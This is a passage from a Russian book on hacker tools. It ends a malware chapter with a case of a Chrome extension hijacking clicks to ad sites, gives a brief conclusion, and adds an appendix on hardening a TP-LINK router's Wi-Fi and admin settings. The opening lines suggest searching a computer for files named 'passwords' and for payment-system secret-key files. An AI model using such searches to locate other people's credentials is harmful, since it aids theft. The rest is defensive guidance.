


Рис. 12.41

Если на вашем компьютере стоит такая программа, то попробуйте сделать запрос на поиск документов и архивов типа "не стирать", "дела", "рабочие", "с работы", "пароли", "счет" и т. д. Можете поискать по расширениям и файлам с секретными ключами для платежных систем типа WebMoney и т. п.

Хакеры не дремлют, успешно заражают наши компьютеры, используя все более изощренные методы, основанные на знании нашей психологии.

На днях было обнаружено странное поведение браузера Google Chrome — при щелчке по элементу страницы вы попадаете на какой-то блог "о похудении на двадцать килограммов за день", открытый на новой странице, или какой-либо иной сайт с рекламой.

Для устранения проблемы с помощью Total Commander был произведен поиск файлов на диске C:, содержащих имена сайтов с рекламой, которые "всплывали" без спроса.

Названия этих сайтов хранились в файле

```
c:\Users\*****\AppData\Local\Google\Chrome\UserData\Default\databases\chrome-extension_jaocgokledfmfebefgbeokdodbbdjhdd_0\2
```

и в различных файлах по следующему пути:

```
c:\Users\*****\AppData\Local\Google\Chrome\User Data\Default\
```

Так в файле favicons были обнаружены строки следующего типа:

```
http://www.google.ru/#fp=309b8084e668c972&lr=lang_ru&newwindow=1&psj=1&q=%22top-blogger-ru.mcdir.ru%22+%22w-vila.ru%22&tbs=lr:lang_1ru
```

Как оказалось, имя jaocgokledfmfebefgbeokdodbbdjhdd принадлежит расширению популярного браузера Chrome (рис. 12.42).




Рис. 12.42

После удаления этого расширения с диска проблемы исчезли.

Что характерно, в Интернете на запросы о странном поведении расширения "Визуальные закладки" было выдано большое количество сообщений о том, как "починить" "закладки", и лишь единицы на тему о том, как "вылечить". То есть, многие так и не увидели в нештатном поведении "Визуальных закладок" последствий от вирусного заражения.

Практика показывает, что абсолютной защиты нет. Вы должны быть сами заинтересованы в разработке и соблюдении требований информационной безопасности, а также требовать их соблюдения от других. Еще надо научиться относиться к нетипичной реакции системы с подозрением, а также регулярно читать литературу и новости в области IT-безопасности.

Часто спрашивают: что лучше UNIX или Windows? Очень удивляются, когда отвечают, что ни то, ни другое: все плохо!!! Плохо, если неправильно настроено! Мы же в теме о защите преимущественно ориентировались на Windows только потому, что эта ОС более распространена в среде пользователей, непрофессионалов.

Заключение

Для того чтобы более полно проанализировать тематику формирования инструментария хакера, необходимо дополнительно изучить этот вопрос как минимум еще в следующих направлениях:

- ❑ веб-хакинг;
- ❑ хакинг баз данных;
- ❑ создание и использование эксплойтов.

В указанных областях также существует немало специальных программ и утилит, не упомянутых в этой книге. Например, при веб-хакинге интересно применение программы InetCrack (в связке с Naviscope) для перехвата и отправки HTTP-пакетов. И конечно же, во всех этих направлениях применяют стандартные средства: те же браузеры различных разработчиков, программы, встроенные в операционные системы и др.

Формирование хакером набора инструментов — достаточно обширная тема. Хотя в начале книги мы и договорились, что не будем придумывать собственную классификацию, все же отметим, что рассмотренные в книге программные инструменты по своему назначению в большей степени касались сетевого взаимодействия и системных вопросов. При всем этом следует понимать, что точной границы в области применения тех или иных программ в принципе не существует. Многие из рассмотренных инструментов в комплексе с другими применяются как хакерами, так и защитниками информации в различных сферах информатизации.

Из года в год меняются версии, совершенствуется программное обеспечение, необходимое "злобному хакеру" для успешного осуществления задуманного. Одно лишь остается неизменным — вечная борьба за обеспечение безопасности в области информационных технологий.

Если взять лист бумаги, написать на нем секретные данные, запереть это в сейф, поставить часового, то попытки похитить указанные данные вряд ли останутся незамеченными.

Совсем другое дело с электронными данными: украдут, и не заметишь. Порою кажется, что обеспечение безопасности для информации в электронном виде в принципе невозможно...

Конечно же, это не так. В одном из мировых бестселлеров, посвященных UNIX-системам¹, запомнилось утверждение, что "безопасность" обратно пропорциональна "удобству" пользователя:

$$\text{БЕЗОПАСНОСТЬ} = \frac{1}{1,072 \times \text{УДОБСТВО}}$$

В какой-то мере это верно. Но тем не менее приемлемый уровень безопасности можно обеспечить, зная уязвимости систем, методы защиты от них. Сложность всегда заключается в оценке именно необходимого уровня защиты, в зависимости от степени угроз. А значит, и в определении цены безопасности, затраченных усилий, причиненных неудобств...

Надеемся, что данная книга помогла поднять уровень вашей осведомленности в обсуждаемой сфере. Причем помогла так, чтобы на практике использовать полученные знания только в целях защиты, а не нападения. Применять — в разумном объеме, не переусердствовав, верно оценив допустимые риски.

¹ Немет Э., Снайдер Г., Хейн Т., Уэйли Б. Unix и Linux: руководство системного администратора. — 4-е изд. — М.: Вильямс, 2012.

ПРИЛОЖЕНИЕ

Обеспечение защиты Wi-Fi-маршрутизатора и домашней сети на примере роутера TP-LINK

Необходимо запретить автоматическую настройку роутера для подключающихся устройств (рис. П1).




Рис. П1

Лучше всего, если роутер не будет посылать широковещательные сообщения со своим именем (SSID). Это делается для того, чтобы не так легко было обнаружить ваш роутер в эфире (рис. П2).

TP-LINK®

Status
Quick Setup
QSS
Network
Wireless
- Wireless Settings
- Wireless Security
- Wireless MAC Filtering
- Wireless Advanced
- Wireless Statistics
DHCP
Network Sharing
Forwarding
Security
Parental Control
Access Control
Advanced Routing
Bandwidth Control
IP & MAC Binding
Dynamic DNS
System Tools

Wireless Settings

SSID:

Region:

Warning: Ensure you select a correct country to conform local law. Incorrect settings may cause interference.

Channel:

Mode:

Channel Width:

Max Tx Rate:

☒ Enable Wireless Router Radio
☐ **Enable SSID Broadcast**
☐ Enable WDS

Save

Рис. П2

Нужно учитывать, что при таких настройках вам и самим будет трудно подключать новые устройства. Для этого придется точно вводить название роутера, т. е. фактически подключаясь вручную.

Естественно, необходимо шифрование трафика, причем с применением алгоритма не хуже WPA2-PSK, и сложным, стойким паролем (чтобы его невозможно было подобрать по словарю) — рис. П3.




Рис. П3

Следует сделать привязку всех Fi-Wi-устройств по MAC-адресам (рис. П4).

Для того чтобы узнать MAC-адрес (физический адрес) на компьютере с операционной системой Windows, можно задать команду

```
ipconfig /all
```

При анализе информации, выводимой этой командой, нужно понимать, что сетевых адаптеров на компьютере может быть несколько, например Ethernet (соединение с применением кабеля витой пары) и Wi-Fi (соединение по радиоканалу). На рис. П4 указывается MAC-адрес именно для Wi-Fi-соединения (Wireless).




Рис. П4

Если к роутеру по Wi-Fi подключается устройство, на котором определить MAC-адрес затруднительно, то можно первоначально подключиться к роутеру с незадействованной функцией фильтрации адресов (Disabled). А далее в системном протоколе роутера (для рассматриваемого варианта в меню **System Tools | System Log**) отыскать запись об этом подключении и считать в ней искомый адрес.

Предпочтительно будет, если вы запретите для Wi-Fi-устройств в вашей внутренней сети динамические адреса, а разрешите только статические (рис. П5).

Но тогда в любом подключаемом устройстве придется вручную настраивать IP-адрес, причем нужно учитывать, что два устройства под одним и тем же адресом вызовут конфликт.

Должна быть выключена базовая защита (рис. П6).

TP-LINK®

Status
Quick Setup
QSS
Network
Wireless
DHCP
- DHCP Settings
- DHCP Clients List
- Address Reservation
Network Sharing
Forwarding
Security
Parental Control
Access Control
Advanced Routing
Bandwidth Control
IP & MAC Binding

DHCP Settings

DHCP Server: ☒ Disable ☐ Enable

Start IP Address:

End IP Address:

Address Lease Time: minutes (1~2880 minutes, the default value is 120)

Default Gateway: (optional)

Default Domain: (optional)

Primary DNS: (optional)

Secondary DNS: (optional)

Save

Рис. П5

TP-LINK®

Status
Quick Setup
QSS
Network
Wireless
DHCP
Network Sharing
Forwarding
Security
- Basic Security
- Advanced Security
- Local Management
- Remote Management
Parental Control
Access Control
Advanced Routing
Bandwidth Control
IP & MAC Binding
Dynamic DNS
System Tools

Basic Security

Firewall

SPI Firewall: ☒ Enable ☐ Disable

VPN

PPTP Passthrough: ☒ Enable ☐ Disable

L2TP Passthrough: ☒ Enable ☐ Disable

IPSec Passthrough: ☒ Enable ☐ Disable

ALG

FTP ALG: ☒ Enable ☐ Disable

TFTP ALG: ☒ Enable ☐ Disable

H323 ALG: ☒ Enable ☐ Disable

RTSP ALG: ☒ Enable ☐ Disable

Save

Рис. П6

Включается фильтрация для известных сетевых атак (рис. П7).

Следует разрешить администрирование роутера только с одного компьютера (по его MAC-адресу) — рис. П8.

TP-LINK®

Status
Quick Setup
QSS
Network
Wireless
DHCP
Network Sharing
Forwarding
Security
- Basic Security
- Advanced Security
- Local Management
- Remote Management
Parental Control
Access Control
Advanced Routing
Bandwidth Control
IP & MAC Binding
Dynamic DNS
System Tools

Advanced Security

Packets Statistics Interval (5 ~ 60): 10 Seconds

DoS Protection: ☐ Disable ☒ Enable

☒ Enable ICMP-FLOOD Attack Filtering
ICMP-FLOOD Packets Threshold (5 ~ 3600): 50 Packets/s

☒ Enable UDP-FLOOD Filtering
UDP-FLOOD Packets Threshold (5 ~ 3600): 500 Packets/s

☒ Enable TCP-SYN-FLOOD Attack Filtering
TCP-SYN-FLOOD Packets Threshold (5 ~ 3600): 50 Packets/s

☒ Ignore Ping Packet From WAN Port
☒ Forbid Ping Packet From LAN Port

Save Blocked DoS Host List

Рис. П7

Требуется запретить администрирование роутера посредством веб-интерфейса, через Интернет (когда установлено 0.0.0.0 — значит, такое администрирование запрещено) — рис. П9.

The screenshot shows the TP-LINK web interface. On the left is a navigation menu with the following items: Status, Quick Setup, QSS, Network, Wireless, DHCP, Network Sharing, Forwarding, Security (highlighted in green), - Basic Security, - Advanced Security, - Local Management (highlighted in green), - Remote Management, Parental Control, Access Control, Advanced Routing, Bandwidth Control, IP & MAC Binding, Dynamic DNS, and System Tools. The main content area is titled 'Local Management' and contains a section for 'Management Rules'. There are two radio button options: 'All the PCs on the LAN are allowed to access the Router's Web-Based Utility' (unselected) and 'Only the PCs listed can browse the built-in web pages to perform Administrator tasks' (selected). Below these are four input fields for MAC addresses: MAC 1 (30-B1-43-D1-D3-CC), MAC 2, MAC 3, and MAC 4. Below these fields is a label 'Your PC's MAC Address:' followed by an input field containing '30-B1-43-D1-D3-CC' and an 'Add' button. At the bottom right of the main content area is a 'Save' button.

Рис. П8

The screenshot shows the TP-LINK web interface. On the left is a navigation menu with the following items: Status, Quick Setup, QSS, Network, Wireless, DHCP, Network Sharing, Forwarding, Security (highlighted in green), - Basic Security, - Advanced Security, - Local Management, - Remote Management (highlighted in green), Parental Control, Access Control, Advanced Routing, Bandwidth Control, IP & MAC Binding, Dynamic DNS, and System Tools. The main content area is titled 'Remote Management' and contains two input fields: 'Web Management Port:' with the value '80' and 'Remote Management IP Address:' with the value '0.0.0.0'. To the right of the IP address field is a note: '(Enter 255.255.255.255 for all)'. At the bottom right of the main content area is a 'Save' button.

Рис. П9

В меню **Access Control** можно гибко настраивать контроль доступа в Интернет для отдельных хостов. Например, если требуется, можно ограничить доступ для бухгалтерского компьютера только на определенный банковский сайт и в заданный интервал времени (рис. П10).




Рис. П10

При этом определяется IP-адрес компьютера бухгалтера (рис. П11).

Указывается IP-адрес и порт, по которому работает программа с банком (рис. П12).

Add or Modify a Host Entry

Mode: IP Address ▼

Host Description: Buhgalter

LAN IP Address: 192.168.0.90 - 192.168.0.90

Save
Back

Рис. П11

Add or Modify an Access Target Entry

Mode: IP Address

Target Description: Bank

IP Address: 44.51.123.11 - 44.51.123.11

Target Port: 80 - 80

Protocol: ALL

Common Service Port: --please select--

Save Back

Рис. П12

Номер порта можно уточнить в документации на программу (или в службе технической поддержки банка), если порт неизвестен — поставьте широкий диапазон, чтобы включать все излишние, стандартные порты.

Время работы ставится с учетом часов, встроенных в роутер, поэтому требуется правильно выставить часы на роутере. В нашем случае бухгалтеру разрешено работать в рабочие дни с 8 до 18 часов (рис. П13).

Advance Schedule Settings

Note: The Schedule is based on the time of the Router.

Schedule Description: Bank-Buhgalter

Day: ☐ Everyday ☒ Select Days

☒ Mon ☒ Tue ☒ Wed ☒ Thu ☒ Fri ☐ Sat ☐ Sun

Time: all day-24 hours: ☐

Start Time: 0800 (HHMM)

Stop Time: 1800 (HHMM)

Save Back

Рис. П13

Если вы используете контроль доступа в Интернет, также не забудьте прописать разрешающие правила для компьютера, которому доступ в глобальную сеть не ограничен.

Перебивается пароль по умолчанию для администратора роутера на очень сложный. Для администрирования заводится новый пользователь, также со сложным паролем (рис. П14).

The screenshot displays the TP-LINK router's web management interface. At the top, there is a green header with the 'TP-LINK' logo. On the left side, a vertical menu lists various configuration options: Status, Quick Setup, QSS, Network, Wireless, DHCP, Network Sharing, Forwarding, Security, Parental Control, Access Control, Advanced Routing, Bandwidth Control, IP & MAC Binding, Dynamic DNS, System Tools (highlighted in green), and Time Settings. The main content area is titled 'Password' in a green bar. Below this, there are four input fields: 'Old User Name' (empty), 'Old Password' (empty), 'New User Name' (containing 'Shurik'), and 'New Password' (masked with dots). Below the 'New Password' field is a 'Confirm New Password' field, also masked with dots. At the bottom right of the form, there are two buttons: 'Save' and 'Clear All'.

Рис. П14

Таким образом, производятся основные настройки, влияющие на обеспечение безопасности, для этого конкретного типа роутера. Для других типов роутеров принцип подхода к установке такой же, но названия некоторых параметров могут отличаться.